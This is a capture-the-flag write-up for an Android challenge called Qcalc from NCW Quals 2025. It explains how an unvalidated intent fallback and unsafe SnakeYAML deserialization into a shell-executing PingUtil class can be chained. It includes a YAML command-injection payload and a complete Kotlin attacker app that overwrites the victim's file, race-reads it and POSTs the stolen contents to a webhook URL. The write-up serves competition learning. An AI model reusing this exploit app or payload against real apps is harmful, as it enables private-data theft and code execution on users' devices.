NCW Quals 2025
by hanzo
Hello there! This is my writeup for the qualification round of National Cyber Week (NCW) 2025 event. There’s one category that caught my attention, which is the mobile category. It was super interesting because it combined multiple Android exploitation techniques.

Qcalc
- Category: Mobile / Android
- Files Provided:
challenge.apk
The qcalc application exposes a deep link handler at qiangcalc://calculate?expression=... and implements a fallback mechanism through BridgeActivity. It stores calculation history in a history.yml file that gets deserialized as YAML using the PingUtil class. This opens two critical vulnerabilities: we can force the app to grant access to history.yml via the fallback mechanism, and we can achieve local RCE through YAML gadgets (!!com.qinquang.calc.PingUtil).
Vulnerabilities
1) Unvalidated Intent Fallback
The BridgeActivity accepts a fallback intent extra and automatically launches it when certain conditions are met (like a calculation error). The app doesn’t properly validate where this fallback intent points, allowing an attacker to register their own activity as the fallback target.
Let’s look at how MainActivity processes deep links and stores fallback intents:
private void processDeeplinkExpression(String expression) throws URISyntaxException {
    this.input = "";
    this.operator = "";
    this.firstNum = 0.0d;
    if (expression.contains("intent:")) {
        try {
            Intent errorFallbackIntent = Intent.parseUri(expression, 1);
            getIntent().putExtra("fallback", errorFallbackIntent);
            String signature = calculateSignature(expression);
            getIntent().putExtra("calc_signature", signature);
            Log.d("QiangCalc", "Intent stored as fallback");
            this.tvInput.setText("Intent stored");
            return;
        } catch (Exception e) {
            Log.e("QiangCalc", "Invalid intent expression: " + e.getMessage());
            this.tvInput.setText("Invalid expression");
            return;
        }
    }
    // ... calculation logic for division, multiplication, etc.
}
The app blindly stores any intent URI we send via the deep link as a fallback without validation. When a division-by-zero error occurs in onEqual(), the app crashes and the error handler in BridgeActivity launches this stored fallback intent.
Here’s the critical part of BridgeActivity that grants URI access:
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    Log.d(TAG, "BridgeActivity started");
    try {
        Intent origIntent = (Intent) getIntent().getParcelableExtra("origIntent");
        if (origIntent == null) {
            Log.e(TAG, "No original intent found");
            finish();
            return;
        }

        if (!checkIntentFlags(origIntent)) {
            Log.e(TAG, "Intent missing required flags");
            finish();
            return;
        }

        ContentValues values = (ContentValues) origIntent.getParcelableExtra("bridge_values");
        if (values != null && processContentValues(values)) {
            String token = origIntent.getStringExtra("bridge_token");
            if (!validateToken(token)) {
                Log.e(TAG, "Invalid token");
                finish();
                return;
            }

            // Grant access to history.yml!
            File historyFile = new File(getFilesDir(), HistoryManager.HISTORY_FILE_NAME);
            Uri historyUri = Uri.parse("content://com.qinquang.calc/" + historyFile.getName());
            origIntent.setData(historyUri);
            origIntent.addFlags(3);  // FLAG_GRANT_READ_URI_PERMISSION | FLAG_GRANT_WRITE_URI_PERMISSION
            startActivity(origIntent);
            return;
        }
    } finally {
        finish();
    }
}
The BridgeActivity validates a token and checks some flags, but ultimately launches our attacker intent with full read/write permissions to content://com.qinquang.calc/history.yml.
2) YAML Deserialization with Command Injection
The app uses SnakeYAML to deserialize the history file. Here’s the vulnerable loadHistory() method in HistoryManager:
public List<String> loadHistory() throws IOException {
    Yaml yaml = new Yaml();
    try {
        FileInputStream fis = this.context.openFileInput(HISTORY_FILE_NAME);
        try {
            InputStreamReader reader = new InputStreamReader(fis);
            try {
                Object result = yaml.load(reader);  // Unsafe deserialization!

                if (result instanceof Intent) {
                    Intent intent = (Intent) result;
                    intent.addFlags(268435456);  // FLAG_ACTIVITY_NEW_TASK
                    this.context.startActivity(intent);
                    return new ArrayList();
                }

                if (result instanceof List) {
                    List<String> list = (List) result;
                    for (Object item : list) {
                        if (item instanceof Intent) {
                            Intent intent2 = (Intent) item;
                            intent2.addFlags(268435456);
                            this.context.startActivity(intent2);
                        }
                    }
                    return list;
                }
                // ...
            } finally {
                reader.close();
            }
        } finally {
            fis.close();
        }
    } catch (Exception e) {
        e.printStackTrace();
        return new ArrayList();
    }
}
The yaml.load() call without a safe constructor allows arbitrary object instantiation. Combined with the PingUtil class, this becomes a command injection vector:
public final class PingUtil {
    private static final String TAG = "PingUtil";

    public PingUtil(String address) throws InterruptedException, IOException {
        try {
            Log.d(TAG, "PingUtil constructor called with: " + address);
            String pingCmd = "ping -c 1 " + address;  // No sanitization!
            Process process = Runtime.getRuntime().exec(new String[]{
                "/system/bin/sh", "-c", pingCmd
            });
            Log.d(TAG, "Command executed: " + pingCmd);
            process.waitFor();
        } catch (Exception e) {
            Log.e(TAG, "Error executing ping command", e);
        }
    }
}
By crafting a YAML payload with !!com.qinquang.calc.PingUtil, we can inject arbitrary shell commands after a semicolon:
- !!com.qinquang.calc.PingUtil |
  127.0.0.1; cat /data/data/com.qinquang.calc/flag* > /data/data/com.qinquang.calc/files/history.yml
This exploits shell command parsing to execute cat after the ping command, leading to RCE within the victim app’s sandbox.
Exploitation Strategy
Goal
- Obtain read/write access to
history.ymlvia content provider. - Inject a malicious YAML payload that uses
PingUtilto dump the flag file. - Race-read
history.ymlto extract the flag before the app overwrites it again.
Steps
- Stage 1 - Fallback Registration:
- Create a fallback intent that points back to our attacker activity.
- Encode this fallback intent as a URI string and send it via the deep link
qiangcalc://calculate?expression=<encoded_fallback>. - The victim app stores this expression in its history.
- Stage 1 - Trigger Fallback:
- After a short delay (~1.8s), send another deep link with
expression=1%2F0to cause a division-by-zero crash. - Include the fallback intent in the extras.
- When the crash occurs,
BridgeActivityinvokes our fallback intent and grants us acontent://URI tohistory.yml.
- After a short delay (~1.8s), send another deep link with
- Stage 2 - YAML Injection:
- Our activity receives the
content://URI callback. - Immediately overwrite
history.ymlwith a malicious YAML payload: ```yaml- !!com.qinquang.calc.PingUtil | 127.0.0.1; cat /data/data/com.qinquang.calc/flag* > …/history.yml ```
- This payload injects a shell command that dumps all
flag*files intohistory.yml.
- Our activity receives the
- Stage 2 - Trigger Deserialization:
- Send a benign calculation like
2+2to force the app to reload and deserializehistory.yml. - The YAML parser instantiates
PingUtil, executing our injected command.
- Send a benign calculation like
- Stage 2 - Race Read:
- Hammer the
content://URI with multiple read requests at staggered intervals (200ms, 300ms, …, 1600ms). - One of these reads will catch
history.ymlafter thecatcommand writes the flag but before the app overwrites it with new history entries. - Extract the flag using a regex pattern (
NCW{...}).
- Hammer the
- Exfiltration:
- POST the extracted flag to an attacker-controlled webhook for retrieval.
Detailed Walkthrough
The exploit runs in two distinct stages orchestrated through Android intents.
Stage 1 begins by computing a bridge_token (SHA-256 hash of the victim package name, truncated to 16 hex chars) to satisfy any token checks in BridgeActivity. We then construct a fallback intent that targets our own MainActivity and encode it as an intent URI string. This encoded fallback is sent to the victim via qiangcalc://calculate?expression=<fallback_uri>, which stores it in the app’s history.
After a delay of ~1.8 seconds, we send a second deep link with expression=1%2F0. The victim app attempts to evaluate this, triggers a division-by-zero exception, and the BridgeActivity error handler launches the fallback intent we stored earlier. Crucially, this fallback intent includes a content:// URI grant that points to history.yml, giving our app read/write access to the victim’s private file.
Stage 2 starts when our MainActivity is relaunched with the granted content:// URI. We immediately use contentResolver.openOutputStream() to overwrite history.yml with our crafted YAML payload. The payload exploits the PingUtil YAML tag to inject a shell command:
127.0.0.1; cat /data/data/com.qinquang.calc/flag* /data/data/com.qinquang.calc/files/flag* > .../history.yml
This command exfiltrates any file matching flag* from both the app’s root data directory and its files/ subdirectory, writing the output back into history.yml.
To trigger deserialization, we send a harmless calculation request (2+2) which forces the app to reload history.yml. The YAML parser encounters our !!com.qinquang.calc.PingUtil tag, instantiates the class with our injected string, and executes the shell command.

Because the app may quickly overwrite history.yml again with new legitimate entries, we perform a race-condition attack by scheduling multiple reads of the content:// URI at intervals ranging from 200ms to 1600ms. One of these reads will catch the window where history.yml contains the dumped flag. We parse each read result with a simple regex to extract anything matching NCW{...}, then immediately POST it to our webhook.
This two-stage attack chains an intent validation bypass with a classic deserialization RCE, all without requiring any dangerous Android permissions. The entire exploit runs within the sandbox of a normal unprivileged app.
Exploit
Below is the complete attacker APK implementation. It should be compiled as a standalone Android app and installed on the target device alongside the vulnerable qcalc app.
package com.attacker.qcalc

import android.app.Activity
import android.content.Intent
import android.net.Uri
import android.os.Bundle
import android.os.Handler
import android.os.Looper
import android.util.Log
import java.io.BufferedReader
import java.io.InputStream
import java.io.InputStreamReader
import java.io.OutputStream
import java.net.HttpURLConnection
import java.net.URL
import java.net.URLEncoder
import java.nio.charset.StandardCharsets
import java.security.MessageDigest

class MainActivity : Activity() {

    companion object {
        private const val TAG = "ExploitQcalc"
        private const val VICTIM_PKG = "com.qinquang.calc"
        private const val EXFIL_URL = "https://webhook.site/YOUR-WEBHOOK-ID"
    }

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        val inIntent = intent
        val dataUri = inIntent?.data
        Log.i(TAG, "onCreate dataUri=$dataUri")

        if (dataUri == null) {
            firstStage()
        } else {
            secondStage(dataUri)
        }
    }

    private fun firstStage() {
        try {
            val token = computeBridgeToken(VICTIM_PKG)
            Log.i(TAG, "bridge_token = $token")

            val fallback = Intent(Intent.ACTION_VIEW).apply {
                setClassName(packageName, MainActivity::class.java.name)
                putExtra("bridge_token", token)
            }

            val intentUri = fallback.toUri(Intent.URI_INTENT_SCHEME)
            val expr = Uri.encode(intentUri)

            val deeplink = Intent(
                Intent.ACTION_VIEW,
                Uri.parse("qiangcalc://calculate?expression=$expr")
            ).apply {
                `package` = VICTIM_PKG
            }
            Log.i(TAG, "STEP1 storing fallback: $deeplink")
            startActivity(deeplink)

            val trigger = Intent(
                Intent.ACTION_VIEW,
                Uri.parse("qiangcalc://calculate?expression=1%2F0")
            ).apply {
                `package` = VICTIM_PKG
                putExtra("fallback", fallback)
                addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP)
                addFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP)
            }
            val delayMs = 1800L
            Log.i(TAG, "STEP2 will trigger 1/0 after ${delayMs}ms")
            Handler(Looper.getMainLooper()).postDelayed(
                { startActivity(trigger) },
                delayMs
            )
        } catch (e: Exception) {
            Log.e(TAG, "firstStage error", e)
        } finally {
            finish()
        }
    }

    private fun secondStage(dataUri: Uri) {
        Log.i(TAG, "secondStage with dataUri=$dataUri")
        val uriStr = dataUri.toString()
        if (!uriStr.endsWith("/history.yml")) {
            Log.w(TAG, "Not history.yml, uri=$uriStr")
            return
        }

        try {
            val yaml = buildEvilYaml()
            Log.i(TAG, "STEP4 YAML:\n$yaml")
            contentResolver.openOutputStream(dataUri, "w").use { os ->
                requireNotNull(os) { "openOutputStream returned null" }
                val bytes = yaml.toByteArray(StandardCharsets.UTF_8)
                os.write(bytes)
                os.flush()
                Log.i(TAG, "STEP4 wrote ${bytes.size} bytes")
            }

            val runIntent = Intent(
                Intent.ACTION_VIEW,
                Uri.parse("qiangcalc://calculate?expression=2%2B2")
            ).apply {
                `package` = VICTIM_PKG
            }
            Handler(Looper.getMainLooper()).postDelayed(
                {
                    try {
                        Log.i(TAG, "STEP4.5 trigger 2+2")
                        startActivity(runIntent)
                    } catch (e: Exception) {
                        Log.e(TAG, "failed to start runIntent", e)
                    }
                },
                100L
            )

            val grantedUri = dataUri
            val readDelays = longArrayOf(
                200L, 300L, 400L, 500L, 600L, 700L,
                800L, 900L, 1000L, 1100L, 1200L, 1400L, 1600L
            )

            for (d in readDelays) {
                Handler(Looper.getMainLooper()).postDelayed({
                    Thread {
                        try {
                            val content = readAll(grantedUri)
                            Log.i(TAG, "READ @${d}ms: $content")

                            val maybeFlag = extractFlag(content)
                            if (maybeFlag != null) {
                                Log.i(TAG, "FLAG HIT @${d}ms: $maybeFlag")
                                sendFlag(maybeFlag)
                            } else {
                                sendFlag("t=${d}ms::$content")
                            }
                        } catch (e: Exception) {
                            Log.e(TAG, "read error @${d}ms", e)
                        }
                    }.start()
                }, d)
            }
        } catch (e: Exception) {
            Log.e(TAG, "secondStage error", e)
        }
    }

    private fun computeBridgeToken(pkg: String): String {
        val md = MessageDigest.getInstance("SHA-256")
        val digest = md.digest(pkg.toByteArray(StandardCharsets.UTF_8))
        val sb = StringBuilder()
        for (i in 0 until 8) {
            sb.append(String.format("%02x", digest[i]))
        }
        return sb.toString()
    }

    private fun buildEvilYaml(): String {
        val srcAll = "/data/data/com.qinquang.calc/flag* /data/data/com.qinquang.calc/files/flag*"
        return "- !!com.qinquang.calc.PingUtil |\n" +
                "  127.0.0.1; /system/bin/cat $srcAll > /data/data/com.qinquang.calc/files/history.yml; " +
                "/system/bin/cat $srcAll > /data/data/com.qinquang.calc/files/flag.txt\n"
    }

    private fun readAll(uri: Uri): String {
        val sb = StringBuilder()
        val input: InputStream? = contentResolver.openInputStream(uri)
        if (input == null) {
            Log.e(TAG, "openInputStream($uri) = null")
            return ""
        }
        input.use { ins ->
            InputStreamReader(ins, StandardCharsets.UTF_8).use { ir ->
                BufferedReader(ir).use { br ->
                    var line: String?
                    while (true) {
                        line = br.readLine()
                        if (line == null) break
                        sb.append(line)
                    }
                }
            }
        }
        return sb.toString()
    }

    private fun extractFlag(s: String): String? {
        val idx = s.indexOf("NCW{")
        if (idx == -1) return null
        val end = s.indexOfAny(charArrayOf(' ', '\n', '\r', '\t'), idx).let { e ->
            if (e == -1) s.length else e
        }
        return s.substring(idx, end)
    }

    private fun sendFlag(flag: String) {
        Log.i(TAG, "sendFlag: $flag")
        Thread {
            var conn: HttpURLConnection? = null
            try {
                val url = URL(EXFIL_URL)
                conn = url.openConnection() as HttpURLConnection
                conn.requestMethod = "POST"
                conn.doOutput = true
                conn.connectTimeout = 5000
                conn.readTimeout = 5000

                val body = "flag=" + URLEncoder.encode(flag, "UTF-8")
                conn.setRequestProperty(
                    "Content-Type",
                    "application/x-www-form-urlencoded; charset=UTF-8"
                )

                conn.outputStream.use { os: OutputStream ->
                    os.write(body.toByteArray(StandardCharsets.UTF_8))
                    os.flush()
                }

                val code = conn.responseCode
                Log.i(TAG, "sendFlag HTTP $code")
                try {
                    conn.inputStream?.use { /* ignore */ }
                } catch (_: Exception) {
                }
            } catch (e: Exception) {
                Log.e(TAG, "sendFlag failed", e)
            } finally {
                conn?.disconnect()
            }
        }.start()
    }
}

After uploading the exploit app, we can see the flag in the webhook listener